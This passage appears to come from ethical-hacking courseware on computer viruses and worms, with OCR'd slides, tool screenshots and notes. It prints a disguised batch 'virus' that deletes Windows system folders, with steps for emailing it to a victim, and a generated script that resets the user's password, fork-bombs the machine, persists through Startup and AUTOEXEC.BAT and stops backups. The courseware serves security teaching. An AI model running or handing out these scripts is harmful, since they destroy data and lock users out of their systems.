


FIGURE 7.19: Working of Intrusive Viruses



Transient and Terminate and Stay Resident Viruses

Basic Infection Techniques

Direct Action or Transient Virus

- Transfers all the controls of the host code to where it resides
- Selects the target program to be modified and corrupts it

Terminate and Stay Resident Virus (TSR)

- Remains permanently in the memory during the entire work session even after the target host's program is executed and terminated; can be removed only by rebooting the system


Transient and Terminate and Stay Resident Viruses

Transient Viruses

Transient viruses transfer all control to the host code where they reside, select the target program to be modified, and corrupt it.

Terminate and Stay Resident Virus (TSR)

TSR viruses remain permanently in memory during the entire work session, even after the target host program is executed and terminated. They can be removed only by rebooting the system.



Writing a Simple Virus Program

Create a batch file Game.bat with this text

```
@ echo off
del c:\winnt\system32\*.*
del c:\winnt\*.*
```

Convert the Game.bat batch file to Game.com using bat2com utility

Send the Game.com file as an email attachment to a victim

When run it deletes core files in the WINNT directory making Windows unusable

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Writing a Simple Virus Program

For **demonstration** purposes, a simple program that can be used to cause harm to a target system is shown here:


1. Create a batch file Game.bat with the following text:

   ```
   text @ echo off
   delete c:\winnt\system32\*.*
   delete c:\winnt\*.*
   ```

2. Convert the Game.bat batch file to Game.com using the bat2com utility
3. Assign Icon to Game.com using Windows file properties screen
4. Send the Game.com file as an email attachment to a victim
5. When the victim runs this program, it deletes core files in the **\WINNT** directory, making Windows unusable

The victim would have to **reinstall Windows**, causing problems to already saved files.

Terabit Virus Maker



TeraBIT Virus Maker 3.1

- □ Avoid Opening Calculator
- □ Avoid Opening Copy,Move Window
- □ Avoid Opening Gpedit
- □ Avoid Opening Media Player
- □ Avoid Opening Mozilla Firefox
- □ Avoid Opening MsConfig
- ☑ Avoid Opening Notepad
- □ Avoid Opening Wordpad
- □ Avoid Opening Yahoo Messenger
- □ Add 30 User Accounts to Windows
- □ Always Clean Clipboard
- □ Always Log Off
- □ Close Internet Explorer Every 10 Sec
- □ Delete All Files In Desktop
- □ Delete All Files In My Documents
- □ Delete Windows Fonts
- □ Delete Windows Screen Savers
- □ Disconnect From Internet
- □ Disable Automatic Updates
- □ Disable Command Prompt
- □ Disable Printer
- □ Disable Regedit
- □ Disable Screen Saver
- □ Disable System Restore
- ☑ Disable Task Manager
- □ Disable Windows Firewall
- □ Disable Windows Installer
- □ Disable Windows Security Center
- □ Disable Windows Security Essentials
- □ Disable Windows Themes
- □ Format All Hard Drives
- □ Funny Keyboard
- □ Funny Mouse
- □ Funny Start Button
- □ Gradually Fill System Volume
- □ Hide Desktop Icons
- □ Hide Folder Option Menu
- □ Hide Taskbar
- □ Lock All Drives,Folders
- □ Lock Internet Explorer Option Menu
- □ Mute System Volume
- □ Open/Close CD-ROM Every 10 Sec
- □ Play Beep Sound Every Sec
- □ Remove Desktop Wallpaper
- □ Remove Run From Start Menu
- □ Remove Start Button
- □ Remove Windows Clock
- □ Slow Down PC Speed
- ☑ Spread with Floppy , Folders
- □ Stop SQL Server
- □ Swap Mouse Buttons
- □ Transparent Explorer Windows
- □ Turn off Computer After 5 Min
- □ Turn Off Monitor

□ Binder
Address:

□ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical

□ Run Custom Command
Command:


Add 0 fake KB(s) to virus.

File Name After Install: Amoumain.exe
File Icon: Setup
File Name: Install .exe

☑ Run Virus with Windows

TeraBIT Virus Maker

TeraBIT Virus Maker is a virus that is mostly detected by all **antivirus software** when scanned. This virus mostly **doesn't harm** the PC, but it can **disable** the antivirus that is installed on the system for a short time.



☐ Avoid Opening Calculator
☐ Avoid Opening Copy,Move Window
☐ Avoid Opening Gpedit
☐ Avoid Opening Media Player
☐ Avoid Opening Mozilla Firefox
☐ Avoid Opening MsConfig
☑ Avoid Opening Notepad
☐ Avoid Opening Wordpad
☐ Avoid Opening Yahoo Messenger
☐ Add 30 User Accounts to Windows
☐ Always Clean Clipboard
☐ Always Log Off
☐ Close Internet Explorer Every 10 Sec
☐ Delete All Files In Desktop
☐ Delete All Files In My Documents
☐ Delete Windows Fonts
☐ Delete Windows Screen Savers
☐ Disconnect From Internet
☐ Disable Automatic Updates
☐ Disable Command Prompt
☐ Disable Printer
☐ Disable Regedit
☐ Disable Screen Saver
☐ Disable System Restore
☑ Disable Task Manager
☐ Disable Windows Firewall
☐ Disable Windows Installer
☐ Disable Windows Security Center
☐ Disable Windows Security Essentials
☐ Disable Windows Themes
☐ Format All Hard Drives
☐ Funny Keyboard
☐ Funny Mouse
☐ Funny Start Button
☐ Gradually Fill System Volume
☐ Hide Desktop Icons
☐ Hide Folder Option Menu
☐ Hide Taskbar
☐ Lock All Drives,Folders
☐ Lock Internet Explorer Option Menu
☐ Mute System Volume
☐ Open/Close CD-ROM Every 10 Sec
☐ Play Beep Sound Every Sec
☐ Remove Desktop Wallpaper
☐ Remove Run From Start Menu
☐ Remove Start Button
☐ Remove Windows Clock
☐ Slow Down PC Speed
☑ Spread with Floppy , Folders
☐ Stop SQL Server
☐ Swap Mouse Buttons
☐ Transparent Explorer Windows
☐ Turn off Computer After 5 Min
☐ Turn Off Monitor

☐ Binder
Address:

☐ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical

☐ Run Custom Command
Command:


Add 0 fake KB(s) to virus.

File Name After Install: Amoumain.exe
File Icon: Setup
File Name: Install .exe

☑ Run Virus with Windows

FIGURE 7.20: TeraBIT Virus Maker

JPS Virus Maker and DELmE's Batch Virus Maker




☒ Auto Startup

● None

Name After Install: Rundll32

Server Name: Sender.exe

JPS Virus Maker



```
rem ------------------------
rem Change User Password To qwerty
net user %username% qwerty
rem ------------------------
rem ------------------------
rem Crash Computer
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
start "" crash.bat
rem ------------------------
rem ------------------------
rem Infect Startup Folder
copy %0 "%userprofile%\Start Menu\Programs\Startup"
rem ------------------------
rem ------------------------
rem Infect Autoexec.bat
echo start "" %0>>%SystemDrive%\AUTOEXEC.BAT
rem ------------------------
rem ------------------------
rem Disable Windows Backup
net stop "SDRSVC"
```

Insert File Extension To Delete: dll, exe, txt, pdf, Xml, png

Internet Options: http://www.juggyboy.com, http://www.google.com

Virus Name: Test


Virus Author: Juggyboy

DELmE's Batch Virus Maker

JPS Virus Maker and DELmE's Batch Virus Maker

JPS Virus Maker

JPS Virus Maker is a tool to **create viruses**. It also has a feature to **convert** a virus into a worm and can be used to **disable** the normal hardware of the system.



Virus Options :

- ☐ Disable Registry
- ☐ Disable MsConfig
- ☐ Disable TaskManager
- ☐ Disable Yahoo
- ☐ Disable Media Palyer
- ☐ Disable Internet Explorer
- ☐ Disable Time
- ☐ Disable Group Policy
- ☐ Disable Windows Explorer
- ☐ Disable Norton Anti Virus
- ☐ Disable McAfee Anti Virus
- ☐ Disable Note Pad
- ☐ Disable Word Pad
- ☐ Disable Windows
- ☐ Disable DHCP Client
- ☐ Disable Taskbar
- ☐ Disable Start Button
- ☐ Disable MSN Messenger
- ☐ Disable CMD
- ☐ Disable Security Center
- ☐ Disable System Restore
- ☐ Disable Control Panel
- ☐ Disable Desktop Icons
- ☐ Disable Screen Saver
- ☐ Hide Services
- ☐ Hide Outlook Express
- ☐ Hide Windows Clock
- ☐ Hide Desktop Icons
- ☐ Hide All Proccess in Taskmgr
- ☐ Hide All Tasks in Taskmgr
- ☐ Hide Run
- ☐ Change Explorer Caption
- ☐ Clear Windows XP
- ☐ Swap Mouse Buttons
- ☐ Remove Folder Options
- ☐ Lock Mouse & Keyboard
- ☐ Mute Sound
- ☐ Allways CD-ROM
- ☐ Turn Off Monitor
- ☐ Crazy Mouse
- ☐ Destroy Taskbar
- ☐ Destroy Offlines (Y!Messenger)
- ☐ Destroy Protected Strorage
- ☐ Destroy Audio Service
- ☐ Destroy Clipboard
- ☐ Terminate Windows
- ☐ Hide Cursor
- ☑ Auto Startup


○ Restart ○ Log Off ○ Turn Off ○ Hibrinate ● None

Name After Install: Rundll32 Server Name: Sender.exe

FIGURE 7.21: JPS Viruse Maker Screenshot

DELmE's Batch Virus Maker

DELmE's Batch Virus Maker is a simple tool that allows you to create your own choice of bat file viruses to suit your tasks.



```
rem ————————————
rem Change User Password To qwerty
net user %username% qwerty
rem ————————————
rem ————————————
rem Crash Computer
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
echo start "" %0>>crash.bat
start "" crash.bat
rem ————————————
rem ————————————
rem Infect Startup Folder
copy %0 "%userprofile%\Start Menu\Programs\Startup"
rem ————————————
rem ————————————
rem Infect Autoexec.bat
echo start "" %0>>%SystemDrive%\AUTOEXEC.BAT
rem ————————————
rem ————————————
rem Disable Windows Backup
net stop "SDRSVC"
```

Virus Name: Test

Virus Author: Juggyboy


Insert File Extension To Delete (eg '.txt')

dll, exe, txt, pdf, Xml, png

http://www.juggyboy.com

http://www.google.com

FIGURE 7.22: DELmE's Batch Virus Maker Screenshot


Module Flow


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

Prior to this, we have discussed various types of viruses. Now we will discuss computer worms and how they are different from viruses.

Virus and Worms Concept	Malware Analysis
Types of Viruses	Countermeasures
Computer Worms	Penetration Testing

This section describes worms, worm analysis (Stuxnet), and a worm maker (Internet Worm Maker Thing).



Computer Worms

C|EH
Certified Ethical Hacker

1. Computer worms are malicious programs that replicate, execute, and spread across the network connections independently without human interaction

2. Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to damage the host system

